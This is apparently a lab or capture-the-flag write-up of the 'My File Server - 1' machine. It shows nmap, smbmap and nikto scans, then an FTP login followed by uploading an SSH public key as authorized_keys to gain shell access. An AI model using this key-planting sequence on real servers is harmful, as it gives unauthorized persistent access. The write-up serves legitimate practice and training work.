
My File Server



🕒 Time: 7:42 AM

📅 Date: May 22 2025,Thursday

Submitted By: Dipak Gupta
Certified Ethical Hacker

Submitted To: SBComputer
New Baneshwor,
Kathmandu

1. Found Open Ports and Service


```
┌──(root㉿kali)-[~]
└─# nmap -F -sV 192.168.18.148
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-08 07:58 EDT
Nmap scan report for 192.168.18.148
Host is up (0.0016s latency).
Not shown: 74 filtered tcp ports (no-response), 7 filtered tcp ports (host-prohibited)
PORT     STATE  SERVICE       VERSION
21/tcp   open   ftp           vsftpd 3.0.2
22/tcp   open   ssh           OpenSSH 7.4 (protocol 2.0)
80/tcp   open   http          Apache httpd 2.4.6 ((CentOS))
111/tcp  open   rpcbind       2-4 (RPC #100000)
445/tcp  open   netbios-ssn   Samba smbd 3.X - 4.X (workgroup: SAMBA)
2049/tcp open   nfs_acl       3 (RPC #100227)
2121/tcp open   ftp           ProFTPD 1.3.5
5000/tcp closed upnp
5009/tcp closed airport-admin
5051/tcp closed ida-agent
5060/tcp closed sip
5101/tcp closed admdog
5190/tcp closed aol
5357/tcp closed wsdapi
5432/tcp closed postgresql
5631/tcp closed pcanywheredata
5666/tcp closed nrpe
5800/tcp closed vnc-http
5900/tcp closed vnc
MAC Address: 0A:D7:CA:47:6E:9F (Unknown)
Service Info: Host: FILESERVER; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds

┌──(root㉿kali)-[~]
└─#
```

2. Found Shared Folder and Username

```
┌──(root㉿kali)-[~]
└─# smbmap -H 192.168.18.148

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.18.148:445      Name: 192.168.18.148            Status: NULL Session
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        smbdata                                                 READ, WRITE     smbdata
        smbuser                                                 NO ACCESS       smbuser
        IPC$                                                    NO ACCESS       IPC Service (Samba 4.9.1)
[*] Closed 1 connections

┌──(root㉿kali)-[~]
└─#
```

3. 📁 From Nikto we found hidden directory and password

```
┌──(root㉿kali)-[~]
└─# nikto -h 192.168.18.148
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.18.148
+ Target Hostname:    192.168.18.148
+ Target Port:        80
+ Start Time:         2025-07-08 08:05:54 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /readme.txt: This might be interesting.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8908 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2025-07-08 08:06:06 (GMT-4) (12 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(root㉿kali)-[~]
└─#
```



4. 📁 Ftp login successful and read write permission

```
┌──(root㉿kali)-[~]
└─# ftp 192.168.18.148
Connected to 192.168.18.148.
220 (vsFTPd 3.0.2)
Name (192.168.18.148:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||5662|).
150 Here comes the directory listing.
drwx------    2 1000     1000           79 Jul 08 12:12 .
drwxr-xr-x    3 0        0              20 Feb 19  2020 ..
-rw-------    1 1000     1000           41 Jul 07 01:33 .bash_history
-rw-r--r--    1 1000     1000           18 Mar 05  2015 .bash_logout
-rw-r--r--    1 1000     1000          193 Mar 05  2015 .bash_profile
-rw-r--r--    1 1000     1000          231 Mar 05  2015 .bashrc
226 Directory send OK.
ftp>
```

5. 📁 Generate SSH key and copy and put in ftp server

```
┌──(root㉿kali)-[~]
└─# ssh-keygen -b 2048
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Created directory '/root/.ssh'.
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:9zaGqFZcngg/37E3fgOU4LmqBgMb0Yk60OVGv6bfsuY root@kali
The key's randomart image is:
+--[ED25519 256]--+
|  . .= .         |
| . .= +      .   |
|. . + .    . o . |
| o +   ..   .o o |
|   . + o+S+ .. o |
|    . =  *oo+ .. |
|     . o..oo.=o. |
|      .++  ..oo.o.|
|      +E+o    o.o.|
+----[SHA256]-----+
```

```
┌──(root㉿kali)-[~]
└─# ls -al
total 92
drwx------  8 root root  4096 Jul  8 08:24 .
drwxr-xr-x 20 root root  4096 Jul  7 20:37 ..
-rw-r--r--  1 root root  5551 May 17 05:56 .bashrc
-rw-r--r--  1 root root   607 May 17 05:56 .bashrc.original
drwx------  6 root root  4096 Jul  1 21:42 .cache
drwxr-x---  3 root root  4096 May 25 22:42 .config
-rw-r--r--  1 root root 11656 May 17 05:57 .face
lrwxrwxrwx  1 root root    11 Jun 17 08:35 .face.icon -> /root/.face
-rw-------  1 root root    20 May 26 03:15 .lesshst
drwxr-xr-x  3 root root  4096 May 17 14:05 .local
drwxr-xr-x 12 root root  4096 Jul  6 21:06 .msf4
-rw-r--r--  1 root root   132 Feb 16 23:10 .profile
drwx------  2 root root  4096 Jul  8 08:25 .ssh
drwxrwxr-x  2 root root  4096 Jun 28 20:56 .zenmap
-rw-------  1 root root 12480 Jul  8 08:18 .zsh_history
-rw-r--r--  1 root root 10868 May 17 05:56 .zshrc

┌──(root㉿kali)-[~]
└─# cp /root/.ssh/id_ed25519.pub authorized_keys


┌──(root㉿kali)-[~]
└─# ls -al
total 96
drwx------  8 root root  4096 Jul  8 08:25 .
drwxr-xr-x 20 root root  4096 Jul  7 20:37 ..
-rw-r--r--  1 root root    91 Jul  8 08:25 authorized_keys
-rw-r--r--  1 root root  5551 May 17 05:56 .bashrc
-rw-r--r--  1 root root   607 May 17 05:56 .bashrc.original
drwx------  6 root root  4096 Jul  1 21:42 .cache
drwxr-x---  3 root root  4096 May 25 22:42 .config
-rw-r--r--  1 root root 11656 May 17 05:57 .face
lrwxrwxrwx  1 root root    11 Jun 17 08:35 .face.icon -> /root/.face
-rw-------  1 root root    20 May 26 03:15 .lesshst
drwxr-xr-x  3 root root  4096 May 17 14:05 .local
drwxr-xr-x 12 root root  4096 Jul  6 21:06 .msf4
-rw-r--r--  1 root root   132 Feb 16 23:10 .profile
drwx------  2 root root  4096 Jul  8 08:25 .ssh
drwxrwxr-x  2 root root  4096 Jun 28 20:56 .zenmap
```

```
┌──(root㉿kali)-[~]
└─# ftp 192.168.18.148

Connected to 192.168.18.148.
220 (vsFTPd 3.0.2)
Name (192.168.18.148:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> mkdir .ssh
257 "/home/smbuser/.ssh" created
ftp> cd .ssh
250 Directory successfully changed.
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||5456|).
150 Ok to send data.
100% |*****************************************************************************************************************|    91      793.45 KiB/s    00:00 ETA
226 Transfer complete.
91 bytes sent in 00:00 (9.06 KiB/s)
```

5. 📁 SSH login successful

```
┌──(root㉿kali)-[~]
└─# ssh smbuser@192.168.18.148
   ##############################################################################################
   #                                      Armour Infosec                                        #
   #                              ———————— www.armourinfosec.com ————————                       #
   #                                      My File Server - 1                                    #
   #                                Designed By  :- Akanksha Sachin Verma                       #
   #                                Twitter      :- @akankshavermasv                            #
   ##############################################################################################

Last login: Tue Jul  8 17:45:13 2025 from 192.168.18.97
[smbuser@fileserver ~]$ ls al
ls: cannot access al: No such file or directory
[smbuser@fileserver ~]$ ls
[smbuser@fileserver ~]$ ls -al
total 16
drwx------  3 smbuser smbuser  90 Jul  8 17:44 .
drwxr-xr-x. 3 root    root     20 Feb 19  2020 ..
-rw-------  1 smbuser smbuser  41 Jul  7 07:03 .bash_history
-rw-r--r--  1 smbuser smbuser  18 Mar  6  2015 .bash_logout
-rw-r--r--  1 smbuser smbuser 193 Mar  6  2015 .bash_profile
-rw-r--r--  1 smbuser smbuser 231 Mar  6  2015 .bashrc
drwxr-xr-x  2 smbuser smbuser  28 Jul  8 17:44 .ssh
[smbuser@fileserver ~]$
```